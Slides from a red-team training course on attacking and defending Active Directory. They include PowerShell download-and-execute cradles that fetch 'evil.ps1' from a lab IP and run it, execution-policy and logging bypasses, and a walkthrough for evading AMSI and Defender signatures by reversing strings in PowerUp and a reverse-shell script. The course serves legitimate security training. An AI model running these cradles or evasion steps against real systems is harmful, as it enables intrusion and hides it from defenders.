

Attacking and Defending Active Directory - Advanced Edition

Powered by INE: <https://ine.com/>

Altered Security: <https://alteredsecurity.com/>

About me

- Twitter - @chiragsavla94
- Career - Senior Security Researcher at Altered Security
- Blog - <https://3xpl01tc0d3r.blogspot.com/>
- GitHub - <https://github.com/3xpl01tc0d3r>
- Creator of Open Source tools such as Process Injection, Callidus, etc.
- Interested in Offensive side of security such as penetration testing, red teaming, azure, active directory security, and post-exploitation research.
- Spoken at multiple conferences and local meetups.

Course Content

- Introduction to Active Directory
- Introduction to Attack methodology and tradecraft
- Domain Enumeration (Attacks and Defense)
- Enumerating information that would be useful in attacks with leaving minimal footprint on the endpoints
- Understand and practice what properties and information to look for when preparing attack paths to avoid detection
- Enumerate trust relationships within and across forests to map cross trust attack paths
- Learn and practice escalating to local administrator privileges in the domain by abusing OU Delegation, Restricted Groups, LAPS, Nested group membership and hunting for privileges using remote access protocols
- Credential Replay Attacks

Course Content

- Evading application whitelisting (WDAC)
- Domain Privilege Escalation by abusing Unconstrained Delegation.
Understand how unconstrained delegation is useful in compromising multiple high privilege servers and users in AD
- Abusing Constrained Delegation for Domain Privilege Escalation by impersonating high privilege accounts
- Using ACL permissions to abuse Resource-based Constrained Delegation
- Domain Persistence Techniques

Course Content

- Advanced Cross Domain attacks. Learn and practice attacks that allow escalation from Domain Admins to Enterprise Admins by abusing MS Products and delegation issues.
- User / Computer account take over by leveraging Shadow Credentials.
- Lateral movement from on-prem to Azure AD by attacking Hybrid Identity infrastructure.
- Advanced Cross Forest attacks. Execute attacks like abuse of Kerberoast, SID Filtering misconfigurations etc. across forest trusts forests and understand the nuances of such attacks.

Course Content

- Abusing SQL Server for cross forest attacks
- More on advanced Cross Forest attacks like abuse of Foreign Security Principals, ACLs etc.
- Abusing PAM trust and shadow security principals to execute attacks against a managed forests.
- Detections and Defenses (Red Forest, JEA, PAW, LAPS, Selective Auth, Deception, App Whitelisting, MDI, Tiered Administration)
- Bypassing defenses like Advanced Threat Analytics, Protected Users Group, WDAC etc.

Goal

- The training expects knowledge of Active Directory security and familiarity with Windows command line.
- This course introduces a concept, demonstrates how an attack can be executed and then have Learning Objective section where students can practice in the lab.
- The lab, like a real world red team operation, forces you to use built-in tools as long as possible and focus on functionality abuse. So, in this course, we will NOT use any exploits and exploitation framework.
- We start from a foothold box as a normal domain user.
- Everything is not in the slides :)

Word of Caution

- In scope:
 - 192.168.1.0/24 – 192.168.102.0/24, 192.168.100.X
 - 192.168.1.199-192.168.1.200 are NOT in scope.
- Everything else is NOT in scope.
- Attacking out of scope machines may result in disqualification from the class.
- Please treat the lab network as a dangerous environment and take care of yourself!


Philosophy of the course

- We will emulate an adversary who has a foothold machine in the target domain.
- We will not use any exploit in the class but will depend on abuse of functionality and features which are rarely patched.
- We try to use the built-in tools and avoid touching disk as long as possible. We will not use any exploitation framework in the class.

Active Directory

- Directory Service used to managed Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory Domain Services (AD DS) enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036(v=ws.10))




Active Directory - Components

- Schema – Defines objects and their attributes.
- Query and index mechanism – Provides searching and publication of objects and their properties.
- Global Catalog – Contains information about every object in the directory.
- Replication Service – Distributes information across domain controllers.

Active Directory - Structure

- Forests, domains and organization units (OUs) are the basic building blocks of any active directory structure.

- A forest – which is a security boundary – may contain multiple domains and each domain may contain multiple OUs.



Attacking Active Directory

- In the class, we are going to abuse AD components and trusts and will not rely on ANY patchable exploits.
- No Unix or Linux tools or OS will be used which increases our stealth and flexibility.

Tools

- C/C++/C# - Public code
- PowerShell - Built-in cmdlets, Microsoft Signed Modules, PowerShell Remoting, Public scripts and Custom scripts.
- Windows native executables

PowerShell

- Comes installed by default on all modern Windows OS.
- Provides access to almost everything in a Windows platform and Active Directory Environment which could be useful for an attacker.
- Provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes.
- Based on .NET framework and is tightly integrated with Windows.
- PowerShell is NOT powershell.exe. It is the System.Management.Automation.dll

PowerShell Scripts and Modules

- Load a PowerShell script using dot sourcing
 - `C:\AD\Tools\PowerView.ps1`
- A module (or a script) can be imported with:
`Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1`
- All the commands in a module can be listed with:
`Get-Command -Module <module name>`

PowerShell Script Execution

- Download execute cradle

```
iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')
```

```
$ie=New-Object -ComObject  
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1'  
'');sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
```

PSv3 onwards - `iex (iwr 'http://192.168.230.1/evil.ps1')`

```
$h=New-Object -ComObject  
Msxml2.XMLHTTP;$h.open('GET', 'http://192.168.230.1/evil.ps1', $false);$h.send();iex  
$h.responseText
```

```
$wr = [System.Net.WebRequest]::Create("http://192.168.230.1/evil.ps1")  
$r = $wr.GetResponse()  
IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```

PowerShell and AD

- [ADSI]
- .NET Classes
`System.DirectoryServices.ActiveDirectory`
- Native Executable
- WMI using PowerShell
- ActiveDirectory Module

PowerShell Detections

- System-wide transcription
- Script Block logging
- AntiMalware Scan Interface (AMSI)
- Constrained Language Mode (CLM) - Integrated with Applocker and WDAC (Device Guard)

Execution Policy


- It is NOT a security measure, it is present to prevent user from accidentally executing scripts.
- Several ways to bypass

`powershell -ExecutionPolicy bypass`

`powershell -c <cmd>`

`powershell -encodedcommand`

`$env:PSExecutionPolicyPreference="bypass"`



PowerShell Tradecraft

- Offensive PowerShell is not dead.
- The detections depend on your target organization and if you are using customized code.
- There are bypasses and then there are obfuscated bypasses!
- Remember, the focus of the class is Active Directory :)

Bypassing PowerShell Security

- We will use Invisi-Shell (<https://github.com/OmerYa/Invisi-Shell>) for bypassing the security controls in PowerShell.
- The tool hooks the .NET assemblies (System.Management.Automation.dll and System.Core.dll) to bypass logging
- It uses a CLR Profiler API to perform the hook.
- "A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time."

Bypassing PowerShell Security

Using Invisi-Shell

- With admin privileges:
`RunWithPathAsAdmin.bat`
- With non-admin privileges:
`RunWithRegistryNonAdmin.bat`
- Type `exit` from the new PowerShell session to complete the clean-up.

Bypassing AV Signatures for PowerShell


- We can always load scripts in memory and avoid detection using AMSI bypass.
- How do we bypass signature based detection of on-disk PowerShell scripts by Windows Defender?
- We can use the AMSITrigger (<https://github.com/RythmStick/AMSITrigger>) tool to identify the exact part of a script that is detected by AMSI.
- We can use DefenderCheck (<https://github.com/t3hbb/DefenderCheck>) to identify code and strings from a binary / file that Windows Defender may flag.
- Simply provide path to the script file to scan it:
`AmsiTrigger_x64.exe -i C:\AD\Tools\Invoke-PowerShellTcp_Detected.ps1`
`DefenderCheck.exe PowerUp.ps1`
- For full obfuscation of PowerShell scripts, see Invoke-Obfuscation (<https://github.com/danielbohannon/Invoke-Obfuscation>). That is used for obfuscating the AMSI bypass in the course!

Bypassing AV Signatures for PowerShell

- Steps to avoid signature based detection are pretty simple:
 - 1) Scan using AMSITrigger
 - 2) Modify the detected code snippet
 - 3) Rescan using AMSITrigger
 - 4) Repeat the steps 2 & 3 till we get a result as “AMSI_RESULT_NOT_DETECTED” or “Blank”

Bypassing AV Signatures for PowerShell - PowerUp

- Scan using AMSITrigger



```

Select C:\Windows\System32\cmd.exe

# AmsiTrigger x64.exe -i PowerUp.ps1
[+] "= [Reflection.Assembly].Assembly.GetType('System.AppDomain').GetProperty('CurrentDomain').GetValue($null, @())"
$LoadedAssemblies = $AppDomain.GetAssemblies()

foreach ($Assembly in $LoadedAssemblies) {
    if ($Assembly.FullName -and ($Assembly.FullName.Split(',')[0] -eq $ModuleName)) {
        return $Assembly
    }
}

$DynAssembly = New-Object Reflection.AssemblyName($ModuleName)
$Domain = $AppDomain
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, 'Run')
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule($ModuleName, $False)"

```

Bypassing AV Signatures for PowerShell - PowerUp


- Reverse the "System.AppDomain" string on line number 59

```
$String = 'niamoDppA.metsys'
```

```
$classrev = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_}.value) -join ''
```

```
$AppDomain =  
[Reflection.Assembly].Assembly.GetType("$classrev").GetProperty('CurrentDomain').GetValue($null, @())
```

- Check again with AMSITrigger



```
C:\Windows\System32\cmd.exe  
  
# AmsiTrigger_x64.exe -i PowerUp.ps1  
[+] AMSI_RESULT_NOT_DETECTED  
  
# _
```


Bypassing AV Signatures for PowerShell - PowerUp

- Scan using DefenderCheck

```
# DefenderCheck.exe .\PowerUp.ps1
Target file size: 562960 bytes
Analyzing...

Analyzing...

File matched signature: "HackTool:Win64/PowersploitHijack.A!dll"

[!] Identified end of bad bytes at offset 0x29B0A in the original file
File matched signature: "HackTool:Win32/PowersploitHijack.A!dll"

00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000010  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000020  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000050  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000060  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000070  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
00000090  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000A0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000B0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000C0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000D0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000E0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000000F0  41 41 41 41 41 41 41 41 41 41 41 41 3D 3D 22 0A  AAAAAAAAAAAAAA=="
```

Bypassing AV Signatures for PowerShell - PowerUp

- Reverse the value of variables “\$DllBytes32” & “\$DllBytes64”


```
2638 # generate with base64 -w 0 hijack32.dll > hijack32.b64
2639 $String = "=====
2640 $class32 = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_} -join ''
2641
2642 $DllBytes32 = $class32
2643
2644 $String = "=====
2645 $class64 = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_} -join ''
2646
2647 $DllBytes64 = $class64
2648
```

- Rescan using DefenderCheck

```
# DefenderCheck.exe .\PowerUp.ps1
[+] No threat found in submitted file!
# -
```

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp

- Scan using AMSITrigger



```
C:\Windows\System32\cmd.exe

# AmsiTrigger x64.exe -i Invoke-PowerShellTCP.ps1
[+] "New-Object System.Net.Sockets.TcpClient($IPAddress,$Port)"
}

#Bind to the provided port if Bind switch is used.
if ($Bind)
{
    $listener = [System.Net.Sockets.TcpListener]$Port
    $listener.start()
    $client = $listener.AcceptTcpClient()
}

$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}

#Send back current username and computername
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

#Show an interactive PowerShell prompt
